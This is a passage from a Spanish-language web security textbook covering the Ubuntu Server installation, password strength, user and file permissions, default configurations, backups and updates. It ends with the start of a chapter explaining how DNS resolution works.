Luego de indicar el nombre del equipo, procedemos a configurar usuarios y contraseñas. Primero se nos solicita el nombre completo del usuario, luego ingresamos el nombre de la cuenta y finalmente le asignamos una contraseña (se pedirá confirmación).

Figura 12. En esta ventana introducimos un identificador de usuario (o nombre de usuario para la cuenta), que no necesariamente debe ser igual al nombre real.

Continuando con la instalación, configuraremos el reloj. El instalador automáticamente nos dirá nuestra zona horaria de acuerdo a la ubicación geográfica que hayamos elegido en los pasos anteriores. Si es correcta, seleccionamos **Sí**.

Llegamos así a un paso que tiene fama de ser complicado: el **particionado de discos**. Se presentan algunas opciones, tales como el **Particionado guiado usando todo el disco** o el **Particionado manual**. En la mayoría de los casos se utiliza la primera, ya que se está instalando un servidor web que generalmente estará en funcionamiento las 24 horas los 365 días del año.




Figura 13. Quienes tengan conocimientos en Linux pueden utilizar tranquilamente el particionado manual.

En la próxima ventana elegimos en qué disco duro queremos instalar Ubuntu Server; luego aparecerá un resumen con las modificaciones que se harán sobre el disco que hayamos seleccionado. Si estamos de acuerdo pulsamos **Sí** y, finalmente, comenzará la barra de progreso que mostrará el estado en que se encuentra la instalación de Ubuntu Server sobre nuestro disco duro.

Existe la posibilidad de configurar el acceso a la red mediante un proxy. Si no tenemos ninguno, dejamos el campo en blanco y continuamos. Se realizarán algunas configuraciones automáticamente y luego tendremos que elegir la forma en que se administrarán las actualizaciones del sistema: podemos elegir la opción **Sin actualizaciones automáticas** o **Instalar actualizaciones automáticamente**.

En este momento nos encontraremos con una parte muy interesante: la **selección de programas**. Ya estamos muy cerca de finalizar por completo la instalación de Ubuntu Server.




Figura 14. Ubuntu Server nos da la posibilidad de instalar automáticamente servicios necesarios en un servidor web.

Este paso queda a preferencia de cada uno, según lo que se quiera instalar. Tenemos varias posibilidades, entre ellas **LAMP Server**, que instala los servicios de Apache, MySQL y PHP. Las siguientes pantallas dependerán de lo que hayamos seleccionado: por ejemplo, si elegimos LAMP Server, se nos pedirá la contraseña para el **usuario root** de la base de datos MySQL.

Por último, si instalamos Ubuntu Server junto a otros sistemas operativos, instalaremos el **gestor de arranque** (**GRUB**), que nos permitirá elegir con cuál iniciar. Aunque esté solamente Ubuntu Server en nuestro disco duro, optamos por **Sí** y finalizamos con la instalación del sistema. Para concluir, extraemos el CD y reiniciamos el equipo.

DOCUMENTACIÓN SOBRE UBUNTU

Desde **https://help.ubuntu.com** podemos acceder a la documentación oficial de Ubuntu (en inglés). Allí podremos encontrar la **Ubuntu Server Guide** con información muy útil sobre cómo instalar y configurar el sistema, la red y servicios como **OpenSSH**, **LAMP Server**, **DNS**, **FTP**, entre otros.




Figura 15. Si nuestra instalación fue un éxito, obtendremos como resultado final una pantalla similar a la que vemos en esta figura.

Consejos básicos

A esta altura del capítulo ya tenemos en claro los conceptos básicos y sabemos quiénes son los hackers, qué hacen y cómo piensan. Por supuesto, también debemos tener en funcionamiento nuestro servidor web. Si esto es así, llegó el momento de comenzar con el tema que verdaderamente nos importa: la **seguridad web**. Empezaremos con los consejos básicos, indispensables para proteger nuestro sistema.

Contraseñas seguras

Obtener el control total sobre un servidor web ajeno puede ser mucho más fácil de lo que pensamos. Si hablamos de contraseñas esto se intensifica aún más, ya que no solo es posible apoderarse de un servidor web sino de cualquier tipo de cuenta que posea una contraseña de acceso. A continuación, veremos cuáles son los errores más frecuentes que un usuario comete al crear contraseñas.

- **Contraseñas por defecto**: muchos paneles de administración, dispositivos y cuentas de cualquier tipo suelen venir con una

contraseña predefinida. Generalmente estas contraseñas son muy sencillas, como la clásica "1234", y por ende fáciles de adivinar. Es un error muy común no cambiarlas, ya que probablemente un hacker, al encontrarse con un panel de administración, intente ingresar usando combinaciones de este estilo.

Figura 16. Los routers suelen venir con usuario y contraseña predefinidos, muy fáciles de adivinar.

- **Contraseñas obvias**: pongámonos en el lugar del hacker. Si el primer método no funciona (es decir, si la contraseña no era ninguna de las predefinidas) empezará a pensar cuál otra puede ser. Aquí es donde entra en juego toda la información personal que tiene el hacker sobre el usuario de la cuenta. Cuando decimos contraseñas obvias nos referimos a las que contienen información personal, como nuestro número de teléfono o celular, domicilio, nombres, etcétera. Es muy común utilizar estos datos como

LISTAS DE CONTRASEÑAS POR DEFECTO

En internet podemos encontrar varios sitios donde se muestran listados de usuarios y contraseñas por defecto que traen muchos dispositivos de red, como los routers. Uno de ellos es el sitio **http://routerpasswords.com**, donde podemos seleccionar el modelo del router. Otro, un poco más detallado, es **www.phenoelit-us.org/dpl/dpl.html**.

contraseña ya que son fáciles de recordar, pero a la vez muy fáciles de obtener por otra persona.

- **Contraseñas repetidas**: usar la misma contraseña para todas las cuentas puede ser peligroso. Sabemos que recordar una sola contraseña es más fácil que memorizar unas cuantas, pero un hacker también lo sabe y, si consigue la contraseña de alguna de nuestras cuentas, enseguida se fijará si coincide con las demás.
- **Contraseñas débiles**: al crear una cuenta de correo electrónico, por ejemplo en Outlook, podemos observar que a la derecha del campo para la contraseña nos aparece un mensaje que nos obliga a combinar letras, números y/o símbolos para crear una clave más segura. Esto se debe a que existen **ataques por fuerza bruta**, es decir, programas que obtienen las contraseñas probando todas las combinaciones posibles dentro de un set de caracteres dado. Mediante este ataque la contraseña va a ser encontrada en algún momento, pero el proceso puede demorar desde unos pocos segundos hasta horas, días, semanas, meses o años, dependiendo de la longitud y complejidad de la clave y del equipo atacante. También existe el **ataque de diccionario**, que, a partir una lista de posibles contraseñas, intenta conseguir el acceso a prueba y error. Este ataque es más eficiente si la contraseña está definida en la lista o diccionario, pero es inútil si no lo está. En conclusión, cuanto más extraña sea la contraseña más difícil será obtenerla.

Tengamos presentes estos cuatro tipos de **contraseñas inseguras** cada vez que debamos crear alguna. Si nuestra contraseña no contiene datos personales, no es una de las clásicas predefinidas ni está compuesta únicamente por letras, podríamos considerarla segura o, al menos, difícil de conseguir.

CONTRASEÑAS FUERTES

La longitud y complejidad de una contraseña son los factores claves para que sea segura. En lo posible hay que utilizar 14 caracteres o más, alternar entre mayúsculas y minúsculas e incluir números y símbolos. Para recordarla, intentemos llevar algún orden. Por ejemplo, colocar los símbolos al final, incluir un número que nos resulte familiar y poner en mayúscula solo las vocales.




Figura 17. Una contraseña con una longitud de 14 caracteres o más, conformada por letras, números y símbolos, tiene una fortaleza alta.

Permisos de usuarios

Pensemos en una empresa que cuenta con algunos empleados. Es probable que cada uno tenga a cargo tareas diferentes y que algunas sean más importantes que otras, según el nivel de privilegios y los permisos que tenga cada empleado para tomar decisiones en la empresa. Lo mismo sucede en un sistema donde tienen acceso varios usuarios: no todos tendrán los mismos permisos.

En Windows, el usuario con mayores privilegios se denomina **system**, mientras que en Linux es el usuario **root**. Para obtener el control absoluto del servidor web, un hacker que ingrese al sistema hará todo lo posible por conseguir los privilegios del usuario root

GESTIÓN DE USUARIOS Y GRUPOS

En Linux, realizar este trabajo desde la terminal es algo sencillo, ya que disponemos de comandos fáciles de usar. Por ejemplo, **adduser** y **addgroup** para agregar usuarios y grupos respectivamente. El comando **chown** cambia el propietario de un archivo y **chgrp** cambia el grupo propietario. En internet encontraremos información detallada sobre el uso de estos comandos.

o system (según corresponda). Por este motivo, es muy importante que tales usuarios estén protegidos con contraseña y se utilicen únicamente para efectuar tareas administrativas.




Figura 18. El comando `ls -l` nos muestra en la tercera columna el propietario del archivo/directorio, y en la cuarta, el grupo al que pertenece.

Si creamos un usuario o grupo de usuarios con permisos limitados correremos menos riesgos de seguridad y, si un hacker logra obtener acceso mediante alguna de estas cuentas, no podrá realizar demasiados cambios en el sistema. No es necesario que un servicio web se ejecute bajo los permisos de root.

Permisos de acceso a archivos

En los sistemas Linux es posible controlar el acceso a los archivos a través de la asignación de permisos, que permiten prohibir o permitir a un usuario ver, modificar y/o ejecutar un archivo. Los permisos pueden diferenciarse entre los del propietario, el grupo y los demás usuarios. En el caso de los archivos, los tres permisos que pueden aplicarse son: **lectura** (**R**), **escritura** (**W**) y **ejecución** (**X**).

Como vemos en la **Figura 19**, los permisos se indican a la izquierda de la terminal en una notación simbólica conformada por diez caracteres. El primer carácter indica qué tipo de archivo es: si consultamos un directorio, entonces será la letra **d**, o de lo contrario el símbolo **–**.




Figura 19. Si queremos saber qué permisos tiene determinado archivo o directorio podemos hacerlo mediante el comando `ls -l`.

Restan nueve caracteres que se dividen en tres grupos: tres para el propietario, otros tres para el grupo y los últimos para el resto de los usuarios. Cada carácter representa un permiso diferente: de lectura, de escritura y de ejecución. Si la escritura del archivo está permitida se mostrará la **W**, de lo contrario un **–**; lo mismo sucede con los permisos de lectura y ejecución.

Para que quede más claro, analicemos dos ejemplos:

-rwxr-xr--: al propietario del archivo se le permite verlo, modificarlo y ejecutarlo, al grupo se le permite verlo y ejecutarlo pero no modificarlo, y al resto de los usuarios solo verlo.

dr-xr--r--: directorio a cuyo propietario se le permite listar el contenido y accederlo, pero no crear o borrar archivos. Al grupo y a los demás usuarios solo se les permite listar el contenido.

Modificar permisos

Los permisos pueden modificarse mediante el comando **chmod**. Su uso es: **chmod {opciones} {archivo}**. Las opciones son tres números: el primero hace referencia al propietario, el segundo al grupo y el tercero a los demás usuarios. La cifra de los números son los permisos otorgados, y se realiza una suma teniendo en cuenta lo siguiente: **ejecutar** = **1**, **escribir** = **2**, **leer** = **4**. Si usamos el número cero (0) se anulan todos los permisos sobre el archivo.

Ejemplo: **chmod 766 archivo**. Con este comando, establecemos que el propietario del archivo tenga permisos de lectura, escritura y ejecución, mientras que el grupo solo posea permisos de lectura y escritura, al igual que el resto de los usuarios.




Figura 20. Si le pasamos a **chmod** los parámetros **766** le otorgaremos permisos de ejecución solo al propietario.

Si hablamos de seguridad, aplicar permisos de acceso a los archivos es una medida con claras ventajas. Por ejemplo, si un hacker obtiene acceso a nuestro servidor web y entra a un directorio donde no tiene permisos de escritura, no podrá borrar ni crear nada nuevo. Si no tiene permisos de ejecución, no podrá ejecutar ningún archivo malicioso ni nada por estilo.

Configuraciones por defecto

Todos los programas traen una configuración predefinida que luego podemos modificar. Si no las editamos puede suceder algo similar a lo que pasa cuando dejamos las contraseñas por defecto, es decir, pueden ocasionarnos un serio problema de seguridad.

Cuando instalamos el servidor **HTTP Apache**, los registros (**logs**) de acceso y error se guardan en una ruta especificada en las configuraciones por defecto. En el **Capítulo 6** veremos una técnica de "envenenamiento" de logs donde el hacker necesitará conocer la ruta de estos archivos para concretar el ataque. Si no cambiamos dicha configuración, le facilitaremos el trabajo.




Figura 21. Mediante un error en la programación de la página podemos acceder a los logs si encontramos su ubicación.

En los próximos capítulos veremos las configuraciones por defecto de todos los servicios que instalemos en nuestro servidor web y aprenderemos a modificarlas para mitigar los riesgos de seguridad.

Reducción y distribución de servicios

Es cierto que en un servidor web necesitamos instalar varios servicios, como el servidor HTTP, el servidor DNS o las bases de datos. Pero debemos saber que, cuantos más servicios ejecutándose tengamos en nuestro servidor, más fácil será que aparezcan vulnerabilidades.

Cada programa cuenta con sus propios agujeros de seguridad (**bugs**), por lo tanto, para minimizar riesgos, es una buena idea reducir la máxima cantidad posible de servicios (lo que debe considerarse aún más si usamos como sistema operativo alguna distribución que deba ser adaptada para un servidor web, a diferencia de Ubuntu Server que ya viene preparada).

INFORMACIÓN EN ESPAÑOL

El sitio web **Hispasec** (**www.hispasec.com**) contiene abundantes noticias e interesante información relacionada a la seguridad informática. Mediante la suscripción al servicio "Una al día", se envía por correo electrónico una noticia por día relacionada con la seguridad.

> SIEMPRE DEBEMOS TENER UN BACKUP COMO MEDIDA DE PROTECCIÓN BÁSICA

A los servicios que sí se usan podríamos distribuirlos entre varios servidores. Sería ideal ejecutar un sólo servicio en cada servidor pero, por supuesto, el presupuesto para contar con tantos servidores sería muy alto. Una opción más accesible es optar por **máquinas virtuales**.

Una máquina virtual, como vimos antes, es un software que emula un equipo al cual podemos instalarle el sistema operativo que queramos y ejecutar sobre éste cualquier programa. Esta computadora virtual está aislada de la máquina física, por eso resulta ideal para distribuir servicios.

Figura 22. VMware Inc. provee una amplia variedad de software de virtualización, tanto pagos como gratuitos.

Respaldo de información

Quizás el simple hecho de pensar en perder absolutamente toda la información que tengamos en nuestro servidor nos dé escalofríos. Antes de que una persona malintencionada entre a nuestro sistema y borre todo, debemos hacer un backup o copia de seguridad.

Para empezar, copiaremos toda la información a una unidad de almacenamiento de datos, por ejemplo un disco duro externo. Luego será cuestión de mantener sincronizados todos los archivos del servidor web con los del backup.

Hoy en día existen programas que realizan esta tarea de modo automático y continuo, sin interferir en las actividades que se estén llevando a cabo en el sistema. Algunos, además, incluyen cifrado de datos, lo que hace mucho más seguro el envío y almacenamiento de información.

Figura 23. Un disco duro externo guardará nuestra información de una manera más segura que una memoria flash.

Actualizaciones

Tanto el sistema operativo como los programas que instalamos en él están en permanente actualización. Estas mejoras y parches muchas veces tienen que ver con soluciones a problemas de seguridad, por lo cual es muy importante que estemos pendientes y los apliquemos cuanto antes.

ARCERT

La Coordinación de Emergencias en Redes Teleinformáticas de la República Argentina (**www.arcert.gov.ar**) es un equipo de respuesta ante emergencias teleinformáticas. En su sitio web podemos ver los objetivos que persigue y su modo de actuar ante incidentes de seguridad. Además, contiene recursos y enlaces con información interesante respecto a seguridad, y reportes de incidentes en el sector público.

Figura 24. Con el comando **`aptitude update && aptitude safe-upgrade`** podemos actualizar Ubuntu Server.

ES OBLIGATORIO ESTAR SIEMPRE INFORMADOS Y ACTUALIZAR EL SOFTWARE INSTALADO

Además de las actualizaciones automáticas del software que tenemos instalado, es prácticamente obligatorio estar informados acerca de las últimas novedades en el mundo de la seguridad informática.

Si en un determinado momento es descubierto algún agujero de seguridad en el software que estamos utilizando, debemos estar alertas y tomar las medidas necesarias para evitar que sea aprovechado en nuestro sistema.

INFORMACIÓN EN INGLÉS

Security Tube (**www.securitytube.net**) es un sitio que contiene videos que están específicamente relacionados con la seguridad de la información. Otra fuente donde obtener este tipo de contenidos es **SecurityFocus** (**www.securityfocus.com**), un conocido sitio de seguridad donde se tratan temas de alto nivel.

Figura 25. Segu-Info (www.segu-info.com.ar) es un blog argentino que contiene información, noticias, eventos y foros sobre seguridad informática.

RESUMEN

En este primer capítulo nos hemos introducido en la seguridad informática a partir de la definición de conceptos básicos pero indispensables. Conocimos a los hackers, su historia, su ética y su modo de pensar. Instalamos un servidor web desde cero para alojar nuestros códigos de ejemplo y realizar pruebas de seguridad. También aprendimos a crear contraseñas seguras y a administrar permisos de usuarios y archivos.

Actividades

TEST DE AUTOEVALUACIÓN

1. ¿Por qué es importante la seguridad informática aplicada al campo web?
2. ¿Quién es un hacker?
3. ¿Cuáles son los tipos de comportamientos que puede tener un hacker? A partir de esto, ¿con qué nombres se los clasifica?
4. ¿Cuál es la diferencia entre Ubuntu Server y otras distribuciones genéricas de GNU/LINUX?
5. ¿Qué características debe tener una contraseña para considerarla segura?
6. ¿Cuál es el usuario con mayores privilegios en Windows? ¿Y en Linux?
7. ¿De qué modo se indican los permisos de un archivo/directorio en una terminal Linux? ¿Cómo se pueden modificar?

EJERCICIOS PRÁCTICOS

1. Instale un servidor web con Ubuntu Server o el sistema operativo que prefiera.
2. Cree una contraseña segura para cada aplicación/servicio.
3. Cree usuarios/grupos y limite sus privilegios.
4. Modifique los permisos de acceso a archivos.
5. Modifique las configuraciones por defecto de las aplicaciones que instaló en el servidor web.

PROFESOR EN LÍNEA

Si tiene alguna consulta técnica relacionada con el contenido, puede contactarse con nuestros expertos: profesor@redusers.com

*02

Servidores DNS

Los servidores DNS cumplen un papel muy importante en el mundo de internet. En este capítulo analizaremos detalladamente su estructura y funcionamiento. Se explicará cómo instalar un servidor DNS Bind9 y obtener información mediante consultas a sus registros, utilizando las herramientas Dig y Nslookup. Luego aprenderemos técnicas más avanzadas de extracción de datos útiles para un ataque y tomaremos las medidas adecuadas para proteger los servidores DNS.

Historia y funcionamiento

Cada vez que navegamos en internet en busca de información, consultamos el clima, revisamos las noticias del día e ingresamos a nuestro correo electrónico, hacemos uso del protocolo **DNS** (*Domain Name System* o, en español, **Sistema de Nombres de Dominio**). Debido a su constante presencia, podemos estar seguros de que este protocolo cumple un papel fundamental en el mundo de internet.

En esta primera sección vamos a explicar cómo funciona el DNS. Analizaremos qué es lo que sucede cada vez que escribimos el nombre de un sitio web en nuestro navegador y, más adelante, en qué puede afectar este asunto a la seguridad de nuestro sistema.

Necesidad de los DNS

Cada servidor web conectado a internet tiene una **dirección IP** única que lo identifica en la red. Imaginemos si tuviéramos que memorizar las direcciones IP de cada una de las páginas que visitamos en internet, sería realmente difícil. Por este motivo se inventaron los **nombres de dominio**, que permiten escribir en nuestro navegador "**www.google.com"** en lugar de "173.194.42.18" (IP de Google).




Figura 1. Si introducimos la IP de Google en nuestro navegador obtenemos el mismo resultado que al ingresar su nombre de dominio.

Otra ventaja de los nombres de dominio es que no debemos preocuparnos por si Google cambia la IP de su servidor web, ya que los DNS se encargarán de actualizar esa información. Por lo general, resulta más fácil memorizar palabras que números, lo que volvió necesario inventar un sistema que hiciera la navegación en internet más cómoda e intuitiva para los humanos, reemplazando estos números por palabras.

Tipos de servidores DNS

El DNS es una base de datos, distribuida en servidores alrededor del mundo, que contiene información asociada a los nombres de dominio y sus respectivas direcciones IP.

Cuando ingresamos el nombre de un sitio web en nuestro navegador realizamos una consulta como la siguiente: "¿Cuál es la dirección IP de www.dominio.com?". Esta consulta es enviada, en primera instancia, al caché DNS local que se encuentra en nuestro sistema operativo. El caché almacena copias de las consultas anteriormente realizadas, de modo que no sea necesario repetir el proceso de resolución de un dominio si ya lo hemos hecho antes.




Figura 2. El sistema operativo, antes de comunicarse con un servidor DNS, verifica si la respuesta a la consulta realizada se encuentra en su memoria caché.

En caso de que nuestra petición no sea encontrada en la memoria caché, será enviada a un **servidor DNS primario**, cuya dirección está especificada en nuestro sistema operativo. Suele estar configurado el servidor de nuestro proveedor de internet (**ISP**, *Internet Service Provider*), a menos que hayamos cambiado manualmente la dirección por la de otro proveedor.

Es correcto pensar que el servidor DNS primario de un ISP tendrá una caché bastante completa, si tenemos en cuenta que es un servidor en común para miles de usuarios a los cuales respondió sus consultas. Es lógico que las páginas webs populares, como las de Google, Hotmail, Yahoo, ya estén almacenadas en su caché.

